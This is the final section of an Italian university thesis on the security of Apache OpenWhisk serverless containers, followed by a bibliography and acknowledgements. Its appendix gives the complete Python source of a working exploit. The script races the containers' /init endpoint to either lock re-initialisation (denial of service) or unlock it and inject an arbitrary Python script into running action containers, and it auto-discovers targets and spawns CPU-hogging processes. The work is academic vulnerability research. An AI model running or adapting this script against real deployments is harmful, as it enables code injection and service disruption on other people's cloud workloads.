Va comunque ricordato che il software opensource viene rilasciato “as is” ovvero così come è, perciò le assunzioni degli sviluppatori sono più che legittime e questa critica non vuole assolutamente attaccare il lavoro svolto dagli sviluppatori ma vuole solamente mettere in luce l’importanza della sicurezza in un progetto disponibile pubblicamente.

Appendice A

Codice Sorgente Exploit

```
#!/usr/bin/env python3

import argparse
import requests
import signal
import socket
import os
import subprocess
import re
import sys
from multiprocessing import Process, Queue

parser = argparse.ArgumentParser(description='Python script to perform dos or
    injection attacks on containers in OpenWhisk (NB injection mode works
    only on python containers)')

parser.add_argument('--mode', '-m',
        choices=['injection', 'dos'],
        default='injection',
        type=str,
        help='select attack mode (dos, injection)'
```

```
)

parser.add_argument('--slowdown', '-s',
        default=0,
        type=int,
        help='number of processes that will be used to slowdown the system'
)

parser.add_argument('--attackers', '-a',
        default=1,
        type=int,
        help='number of attacking processes'
)

parser.add_argument('--ip_list', '-i',
        default='',
        type=str,
        help='list of IPs to attack, use comma as separator'
)

parser.add_argument('--file', '-f',
        default='',
        type=str,
        help='python script to inject into the container'
)

args = parser.parse_args()

# arguments errors

if args.attackers <= 0:
    parser.error('--attackers must be greater than zero')
```

```
if args.slowdown < 0:
    parser.error('--slowdown must be greater or equal than zero')

if args.mode == 'dos' and args.file != '':
    parser.error('Cannot use file in dos mode')

if args.mode == 'injection' and args.file == '':
    parser.error('Please select the python script to inject')

if args.ip_list != '':
    ip_list_regex =
        '''^(25[0-5]|2[0-4][0-9]|[0-1]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[0-1]?[0-9][0-9]?)'

    for ip in args.ip_list.split(','):
        if not re.search(ip_list_regex, ip):
            parser.error('Invalid IP list, format must be <IP1>,<IP2>...')

if args.file != '':
    try:
        with open(args.file) as f:
            inj_action = f.read()
    except:
        parser.error('Invalid file to inject')

## Cleanup on sigint, kill all processes
def sigint_handler(sig, frame):
    for p in slow_processes:
        p.terminate()

    print("killed all slowdown processes")

    for ip in ip_targeted:
        for i in range(0, args.attackers):
```

```
            atk_processes[ip][i].terminate()

    print("killed all attacking processes")
    print("NOW TERMINATING\n\n")

    sys.exit(0)

signal.signal(signal.SIGINT, sigint_handler)

## Exploiting code
print("Launching the attack!")

# Launch slowdown processes if requested
slow_processes = []

def slow():
    os.system('yes 1>/dev/null')

if args.slowdown > 0:
    for i in range(0,args.slowdown):
        slow_processes.append(Process(target=slow))
        slow_processes[i].start()
    print("Slowing processes started")

# Search target ip if ip list is not provided
ip_targeted = []

def search_target():
    ip_list = subprocess.check_output("docker ps -q | xargs -n 1 docker
        inspect --format '{{range
        .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' | sort -n -t . -k
        1,1 -k 2,2 -k 3,3 -k 4,4", shell=True).decode("utf-8")
    base_addr = re.match(r'^([\w]+\.[\w]+\.[\w]+)\.', ip_list).group()
```

```
    i = 2
    for ip in ip_list.splitlines():
        if (re.search(r'([\w]+)$', ip).group() != str(i)):
            break
        i += 1
    ret = []
    ret.append(base_addr + str(i))
    return ret

if args.ip_list == '':
    ip_targeted = search_target()
else:
    ip_targeted = args.ip_list.split(',')

print("Target acquired")

# Launch attacking processes
payloads = {
        'dos': b'POST /init HTTP/1.1\r\nHost: localhost:1923\r\nConnection:
            keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept:
            */*\r\nUser-Agent: python-requests/2.19.1\r\nContent-Length:
            179\r\nContent-Type: application/json\r\n\r\n{"value": {"main":
            "main", "binary": false, "code": "import
            sys\\nsys._getframe(3).f_globals[\'proxy\'].rejectReinit =
            True\\n\\ndef main(args):\\n return {\\"\\":\\"\\"}\\n", "env":
            {}}}\r\n',

        'injection': b'POST /init HTTP/1.1\r\nHost:
            localhost:1923\r\nConnection: keep-alive\r\nAccept-Encoding: gzip,
            deflate\r\nAccept: */*\r\nUser-Agent:
            python-requests/2.19.1\r\nContent-Length: 180\r\nContent-Type:
            application/json\r\n\r\n{"value": {"main": "main", "binary":
            false, "code": "import
```

```
            sys\\nsys._getframe(3).f_globals[\'proxy\'].rejectReinit =
            False\\n\\ndef main(args):\\n return {\\"\\":\\"\\"}\\n", "env":
            {}}}\r\n'

}

# dict that will contain the processes (useful for cleanup)
# keys: containers' ip
# values: list that contains attcking processes for its key
atk_processes = {}

# first we read the script to inject
if (args.mode == 'injection'):
    with open(args.file, 'r') as inj_file:
        payloads['inj_action'] = inj_file.read()

# this function will be used to trigger the race condition vulnerability
# it tries to connect to the containers ip as fast as possible so that
# we can either unlock the reinit or lock the OpenWhisks /init
def race(ip, mode, queue):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.setblocking(0)
    while s.connect_ex((ip, 8080)) != 0:
        pass

    s.setblocking(1)
    assert s.send(payloads[mode]) == len(payloads[mode])

    timeout = 0.01
    while True:
        try:
            s.settimeout(timeout)
            queue.put({'response':s.recv(4096), 'ip':ip})
```

```
            if (mode == 'injection'):
                break
            else:
                race(ip, mode, queue)
        except:
            if timeout <= 0.1:
                timeout += 0.01
            else:
                queue.put({'response':'didnt got an answer', 'ip':ip})
                return

# this function will be called after a successful reinit unlock
# it basically sends a /init request to inject our script into the container
def send_init(ip):
    r = requests.post(
        'http://{}:8080/init'.format(ip),
        json = {
            "value": {
                "code": payloads['inj_action'],
                "binary": False,
                "main": 'main',
                "env": '{}'
            }
        })
    print(r.text)

# this Queue is used by the attacking processes to communicate if they have
    succeded
atk_result_q = Queue()

# first we launch the 'race condition' processes
for ip in ip_targeted:
    atk_processes[ip] = []
```

```
    for i in range(0,args.attackers):
        atk_processes[ip].insert(0,Process(target=race, args=(ip, args.mode,
            atk_result_q)))
        atk_processes[ip][0].start()
    print("{} Attacking processes started for ip {}".format(i+1, ip))

# then we read the messages in the queue and, if the race condition was
    successful,
# we continue the attack
while True:
    result = atk_result_q.get()
    if 'OK' in (str(result['response'])) and args.mode == 'injection':
        print("Reinit UNLOCKED on {}, now trying to inject
            code".format(result['ip']))
        atk_processes[result['ip']].insert(0,Process(target=send_init,
            args=(result['ip'],)))
        atk_processes[result['ip']][0].start()
    elif 'OK' in (str(result['response'])) and args.mode == 'dos':
        print("Successful race condition on {}".format(result['ip']))
```

Bibliografia

[1] *Baldini, Ioana Castro, Paul Chang, Kerry Cheng, Perry Fink, Stephen Ishakian, Vatche Mitchell, Nick Muthusamy, Vinod Rabbah, Rodric Slominski, Aleksander Suter, Philippe. (2017) - Serverless Computing: Current Trends and Open Problems.* DOI 10.1007/978-981-10-5026-8_1 pp.1-20 Research Advances in Cloud Computing Journal

[2] *Serverless is not FaaS (Functions as a Service)* `https://www.aboutserverless.com/serverless-is-not-faas-function-as-a-service/`

[3] *Platform as a Service - Wikipedia* `https://en.wikipedia.org/wiki/Platform_as_a_service#Development_and_uses`

[4] *Serverless - Google Trends* `https://trends.google.com/trends/explore?date=all&q=%2Fg%2F11c0q_754d`

[5] *Apache OpenWhisk* `https://github.com/apache/openwhisk`

[6] *IBM Cloud Functions* `https://cloud.ibm.com/functions/`

[7] *Adobe I/O Runtime* `https://www.adobe.io/apis/experienceplatform/runtime.html`

[8] *Mitre - Docker Common Vulnerabilities* `https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=docker`

[9] *Modelli di sicurezza e Tecniche di penetration testing per architetture serverless - Andrea Giovine*

[10] *The 12 most critical risks for serverless apllications 2019* https://www.puresec.io/hubfs/The-12-Most-Critical-Risks-for-Serverless-Applications.pdf

[11] *OWASP top 10 vulnerabilies* https://owasp.org/www-project-top-ten/

[12] https://github.com/apache/openwhisk/issues/3516 https://github.com/apache/openwhisk/blob/master/docs/about.md

[13] *Quel server in realtà a chi serve?* https://www.gnu.org/philosophy/who-does-that-server-really-serve.it.html

[14] *What are Cloud Leaks?* https://www.upguard.com/blog/what-are-cloud-leaks

[15] *Least Privilege* https://www.us-cert.gov/bsi/articles/knowledge/principles/least-privilege

[16] *The 6 Categories of Critical Log Information* https://www.sans.edu/cyber-research/security-laboratory/article/6toplogs

[17] *AonCyberLabs/Cexigua* https://github.com/AonCyberLabs/Cexigua

[18] *ReDoS Vulnerability in "AWS-Lambda-Multipart-Parser" Node Package* https://securityboulevard.com/2018/03/redos-vulnerability-in-aws-lambda-multipart-parser-node-package/

[19] *npm-audit* https://docs.npmjs.com/cli/audit

[20] *Amazon, Microsoft, Google and Alibaba Strengthen their Grip on the Public Cloud Market* https://www.srgresearch.com/articles/amazon-microsoft-google-and-alibaba-strengthen-their-grip-public-cloud-market

[21] *CVE di OpenWhisk sul sito della Mitre* https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=OpenWhisk

[22] *Securing your actions* https://github.com/apache/openwhisk/blob/master/docs/security.md

[23] *Do not allow re-init of the action exec* https://github.com/apache/openwhisk-runtime-docker/commit/891896f25c39bc336ef6dda53f80f466ac4ca3c8

[24] *Docker and iptables* https://docs.docker.com/network/iptables/

[25] *Serverless - IBM Developer* http://icodestaging.com/technologies/serverless/

[26] *Squeezing the milliseconds: How to make serverless platforms blazing fast!* https://medium.com/openwhisk/squeezing-the-milliseconds-how-to-make-serverless-platforms-blazing-fast-aea0e995

[27] *Penetration Testing* https://www.imperva.com/learn/application-security/penetration-testing/

[28] *Synergy Research Group* https://www.srgresearch.com/

[29] *Adventures in Apache OpenWhisk* https://akrabat.com/wp-content/uploads/2019-01-20-ServerlessDaysCardiff-IntroducingOpenWhisk.pdf

[30] *2019 CWE Top 25 Most Dangerous Software Errors* https://cwe.mitre.org/top25/archive/2019/2019_cwe_top25.html

Ringraziamenti

I più sentiti ringraziamenti vanno al Gentilissimo Professore Marco Prandini, per avermi accettato come tesista nonostante il notevole sovraccarico di laureandi,
ai Dottorandi Davide Berardi e Andrea Melis per i consigli e il tempo dedicatomi,
al Gentilissimo Professore Luciano Bononi per essersi reso disponibile nel ruolo di Correlatore.

Dedico infine queste ultime righe alle persone a me più care: la mia dolce famiglia, i preziosi amici di facoltà e gli inseparabili di vecchia data, i miei ex coinquilini di via Marconi e Mirasole e tutti gli amici del gruppo Ulisse.